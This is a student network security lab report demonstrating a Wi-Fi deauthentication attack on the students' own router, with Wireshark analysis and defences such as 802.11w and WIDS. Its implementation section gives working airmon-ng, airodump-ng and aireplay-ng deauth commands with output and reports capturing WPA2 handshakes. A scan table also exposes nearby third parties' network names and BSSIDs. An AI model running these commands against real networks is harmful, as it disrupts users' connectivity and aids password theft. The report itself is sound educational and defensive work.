



Department of Cyber Security

Course Code: **CY-223L**

Subject:

Network Security Lab

Instructor:

Miss Iram Fatima

Group Members:

1. Hussain Ali (232095)
2. Syed Jazib Ali Rizvi (232145)
3. Shehroze Sameer (232091)

Class: BSCYSev-F-23-A

Date of Submission: 24 May 2026

Project Report

De-authentication Attack on Wi-Fi Networks

1. Introduction

Wireless networks are an integral part of modern communication systems. However, they are susceptible to various types of attacks due to their broadcast nature. One such vulnerability is the De-authentication (Deauth) Attack, which exploits the lack of encryption in 802.11 management frames. This report explores the theoretical and practical aspects of deauth attacks, demonstrates the attack in a controlled environment, analyzes the outcomes using industry-standard tools, and proposes effective defensive mechanisms.

2. Objective

- o To understand the concept and impact of De-authentication Attacks on Wi-Fi networks.
- o To simulate a deauth attack using Aircrack-ng and Wireshark.
- o To analyze the captured data and identify attack patterns.
- o To implement and recommend appropriate defensive mechanisms to mitigate such attacks.

2.1 Ethical and Legal Scope

This project was conducted only in a controlled lab environment using an owned/authorized wireless router for educational and defensive learning. The purpose of the experiment was to understand how deauthentication attacks work, how they appear in packet analysis tools, and how such attacks can be mitigated. No third-party wireless networks were targeted, and sensitive identifiers such as MAC addresses were redacted where necessary.

3. Tools and Technologies Used

- o **Operating System:** Kali Linux
- o **Aircrack-ng Suite:** Includes airmon-ng, airodump-ng, aireplay-ng
- o **Wireshark:** Network traffic analyzer
- o **Wireless Adapter:** ALFA AWUS036NHA (supports monitor mode)

4. Technical Background

The IEEE 802.11 protocol uses management frames to maintain communication between the Access Point (AP) and clients. These frames include beacon, probe, authentication, association, and deauthentication frames. Deauthentication frames, which are part of the disconnection process, are **not encrypted**, making them vulnerable to spoofing by malicious actors.

A Deauth attack involves sending forged deauth frames to clients, tricking them into disconnecting from the AP. This can disrupt services and allow attackers to capture WPA/WPA2 handshake packets for password cracking.




Figure 1: 802.11 authentication, association, data transfer, and deauthentication flow.

5. Implementation

5.1 Environment Setup

- Installed Aircrack-ng:

`sudo apt install aircrack-ng`

```
ubuntu@ubuntu2404:~/Desktop$ sudo apt install aircrack-ng
```

Figure 2: Aircrack-ng installation command executed in the lab environment.

- Verified wireless interfaces using `iwconfig`

```
ubuntu@ubuntu2404:~/Desktop$ iwconfig
lo        no wireless extensions.

ens33     no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated  Tx-Power=0 dBm
          Retry short limit:7   RTS thr=2347 B   Fragment thr:off
          Power Management:on
```

Figure 3: Wireless interface verification using `iwconfig`.

- Enabled monitor mode:

`sudo airmon-ng start wlan0`

```
ubuntu@ubuntu2404:~/Desktop$ sudo airmon-ng start wlan0
```

Figure 4: Monitor mode enablement command for wireless traffic observation.

- Ensured monitor mode is active using `iwconfig`

```
ubuntu@ubuntu2404:~/Desktop$ iwconfig
lo          no wireless extensions.

ens33       no wireless extensions.

wlx3c52a12abedb IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
  Retry short limit:7   RTS thr=2347 B   Fragment thr:off
  Power Management:off
```

Figure 5: Monitor mode verification after interface configuration.

5.2 Network Scanning

- Used airodump-ng to discover Wi-Fi networks:

```
sudo airodump-ng wlx3c52a12abedb
```

```
ubuntu@ubuntu2404:~/Desktop$ sudo airodump-ng wlx3c52a12abedb
```

Figure 6: Airodump-ng command used for wireless network observation.

- Identified target network: **PTCL FLASH FIBER** (This is our own router for simulation)

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID	
36:AB:95:18:08:2C	-83	11	0	0	1	48	WPA2	CCMP	PSK	ORIENT-34AB9518082C
10:47:80:E6:7D:FC	-90	6	0	0	1	130	WPA2	CCMP	PSK	Zakiullah
CC:20:8C:6D:0B:C4	-93	1	0	0	11	130	WPA2	CCMP	PSK	PTCL-321
6C:E8:74:BE:DB:F8	-93	5	1	0	9	130	WPA2	CCMP	PSK	M.B.M.A
6C:E8:74:BE:DB:C4	-82	11	0	0	8	130	WPA2	CCMP	PSK	PTCL
10:62:EB:2C:42:7C	0	47	98	1	13	270	WPA2	CCMP	PSK	Abdullah
72:9A:82:75:CD:71	-78	30	0	0	13	180	WPA2	CCMP	PSK	TECNO SPARK 6
4C:1F:CC:C9:6B:A7	-81	36	4	0	11	54e	WPA	TKIP	PSK	Ptcl ss
B4:0F:3B:64:B2:90	-58	81	0	0	5	270	WPA2	CCMP	PSK	Sam's Internet
CC:20:8C:6D:93:2C	-76	81	15	0	5	130	WPA2	CCMP	PSK	QASIM
CC:20:8C:6C:9A:E0	-76	59	0	0	8	130	WPA2	CCMP	PSK	US-KKA-1
F8:98:B9:66:FC:38	-75	72	0	0	3	130	WPA2	CCMP	PSK	Hassan Abbacci
	-73	101	0	0	1	360	WPA2	CCMP	PSK	PTCL FLASH FIBER
52:9A:88:94:32:E4	-93	14	0	0	1	360	WPA2	CCMP	PSK	Shaikh3332224412

Figure 7: Authorized lab access point identified during wireless scanning.

- Set the operating channel to match the target's operating channel 1:

```
iwconfig wlx3c52a12abedb channel 1
```

```
root@ubuntu2404:/home/ubuntu/Desktop# iwconfig wlx3c52a12abedb channel 1
```

Figure 8: Wireless interface channel configuration for the selected lab network.

5.3 Packet Capture

- Captured packets to analyze clients and AP info:

```
sudo airodump-ng --bssid [AP_MAC] -c [Channel] --write capture wlx3c52a12abedb
```

5.4 Deauthentication Attack

- Broadcast Deauth Attack:**

```
sudo aireplay-ng --deauth 1000 -a [AP_MAC] wlx3c52a12abedb
```

```
root@ubuntu2404:/home/ubuntu/Desktop# aireplay-ng --deauth 1000 -a wlx3c52a12abedb
14:00:14 Waiting for beacon frame (BSSID: 44:9B:C1:A0:06:38) on channel 1
```

Figure 9: Broadcast deauthentication test command in the controlled lab.

```
root@ubuntu2404:/home/ubuntu/Desktop# aireplay-ng --deauth 1000 -a [redacted] wlx3c52a12abedb
14:00:14 Waiting for beacon frame (BSSID: 44:9B:C1:A0:06:38) on channel 1
```

Figure 10: Broadcast deauthentication command execution evidence.

- **Targeted Deauth Attack:**

Get Targets> sudo airodump-ng --bssid [BSSID] -c [Channel] wlx3c52a12abedb

```
root@ubuntu2404:/home/ubuntu/Desktop# sudo airodump-ng --bssid [redacted] -c 1 wlx3c52a12abedb

CH 1 ][ Elapsed: 43 s ][ 2025-06-11 14:33

BSSID          PWR RXQ Beacons   #Data, #/s CH  MB  ENC CIPHER  AUTH ESSID
44:9B:C1:A0:06:38 -38 56    334      59  0  1 360 WPA2 CCMP  PSK  PTCL FLASH FIBER

BSSID          STATION            PWR   Rate    Lost  Frames  Notes  Probes
[redacted] 54:13:79:73:2A:9D -1    1e- 0    0      7
[redacted] 4E:9E:49:2E:26:FE -42   1e- 1    0     57
[redacted] 9C:2A:70:43:A7:41 -55   1e-11e   0     34
[redacted] 52:85:08:E4:25:95 -44   1e- 6e  14    167
```

Figure 11: Target/client discovery for controlled deauthentication testing.

Attack a target> sudo aireplay-ng --deauth 100 -a [AP_MAC] -c [Client_MAC] wlx3c52a12abedb

```
root@ubuntu2404:/home/ubuntu/Desktop# sudo aireplay-ng --deauth 100 -a [redacted] -c 9C:2A:70:43:A7:41 wlx3c52a12abedb
14:45:51 Waiting for beacon frame (BSSID: 44:9B:C1:A0:06:38) on channel 1
14:45:52 Sending 64 directed DeAuth (code 7). STMAC: [9C:2A:70:43:A7:41] [34]68 ACKs]
```

Figure 12: Targeted deauthentication test command evidence.

5.5 Wireshark Analysis

- Started Wireshark traffic capture tool
- Filtered for deauth frames: wlan.fc.type_subtype == 0x0c
- Observed:
 - o Unencrypted deauthentication frames
 - o Spoofed source MAC addresses
 - o Repeated frame bursts over short intervals




Figure 13: Wireshark analysis showing deauthentication management frames.

5.6 Attack Indicators Observed

Attack Indicator	Observation	Security Meaning
Deauthentication frames	Frames matched the Wireshark filter wlan.fc.type_subtype == 0x0c.	Indicates disconnect management frames being transmitted.
Repeated bursts	Multiple deauthentication frames were observed in a short interval.	Suggests a possible active disruption attempt.
Spoofed source behavior	Frames appeared to imitate AP/client communication behavior.	Shows why unprotected management frames are risky.
Client disconnect impact	Clients temporarily lost connectivity during testing.	Confirms the operational impact of the attack in a lab environment.

6. Results and Observations

- o Successfully disconnected clients from the network using both broadcast and targeted deauth methods.
- o Captured WPA2 4-way handshake packets.
- o Verified that management frames were sent in plaintext and were spoofable.
- o Wireshark clearly displayed deauth frames with increasing sequence numbers and consistent MAC spoofing.

7. Defensive Mechanism

7.1 802.11w Management Frame Protection (MFP)

- Implement WPA3 or WPA2 with 802.11w (Protected Management Frames)
- Encrypts management frames, preventing spoofed deauth/disassoc attacks
- Supported on most modern routers and clients

7.2 Wireless Intrusion Detection System (WIDS)

- Tools like **Kismet**, **AirSnare**, or **Snort with wireless plugins**
- Detect sudden surge in deauth frames
- Alert administrators or trigger automated defense scripts

7.3 Client-Side Defense

- Enable reconnect scripts or persistent Wi-Fi connections
- Use VPNs to maintain secure tunnel even on disconnection/reconnection
- Configure static MAC filtering to limit rogue clients

7.4 Defense Comparison

Defense	Purpose	Effectiveness
802.11w / PMF	Protects management frames from spoofing where supported.	High, if supported by both AP and clients.
WPA3	Improves wireless authentication and management-frame protection support.	High for modern compatible devices.
Wireless IDS	Detects abnormal deauthentication/disassociation bursts.	Medium to high depending on tuning and coverage.
Firmware updates	Fixes AP/client vulnerabilities and improves security support.	Medium; important baseline hardening.
VPN	Protects data confidentiality after reconnecting to networks.	Does not stop deauth, but protects traffic.
MAC filtering	Restricts unknown clients at the AP.	Low; MAC addresses can be spoofed.

8. Challenges Faced

- o Wireless adapter driver compatibility
- o Channel hopping during scanning disrupted attack timing
- o Some routers auto-reconnect clients quickly, reducing visible effect duration

8.1 Limitations

The experiment was performed in a small controlled environment, so results may vary in larger enterprise wireless networks. Some modern routers and clients may reconnect quickly, reducing the visible impact of the attack. The report does not include raw packet capture files or WPA handshake files to avoid exposing sensitive wireless data.

9. Conclusion

This project successfully demonstrated a Deauthentication Attack on a wireless network using open-source tools. The attack was analyzed using Wireshark to validate the transmission of spoofed deauth frames. Defense mechanisms including management frame protection, intrusion detection, and real-time monitoring were implemented and discussed. With the growing use of wireless technologies, understanding and mitigating such vulnerabilities is vital in modern network security.

10. References

- o IEEE 802.11 Standard
- o Aircrack-ng Documentation: <https://www.aircrack-ng.org/>
- o Ahmed, M. et al. Analysis of Deauthentication Attack on IEEE 802.11 Connectivity Based on IoT Technology Using External Penetration Test, ResearchGate. [https://www.researchgate.net/publication/343232590 Analysis of Deauthentication Attack on IEEE 80211 Connectivity Based on IoT Technology Using External Penetration Test](https://www.researchgate.net/publication/343232590_Analysis_of_Deauthentication_Attack_on_IEEE_80211_Connectivity_Based_on_IoT_Technology_Using_External_Penetration_Test)
- o GitHub Repository: <https://github.com/flashnuke/wifi-deauth>
- o Kumar, M. et al. Wireless Network Security: Attacks and Countermeasures, IJITEE. <https://www.ijitee.org/wp-content/uploads/papers/v8i10/I12170881019.pdf>

End of Report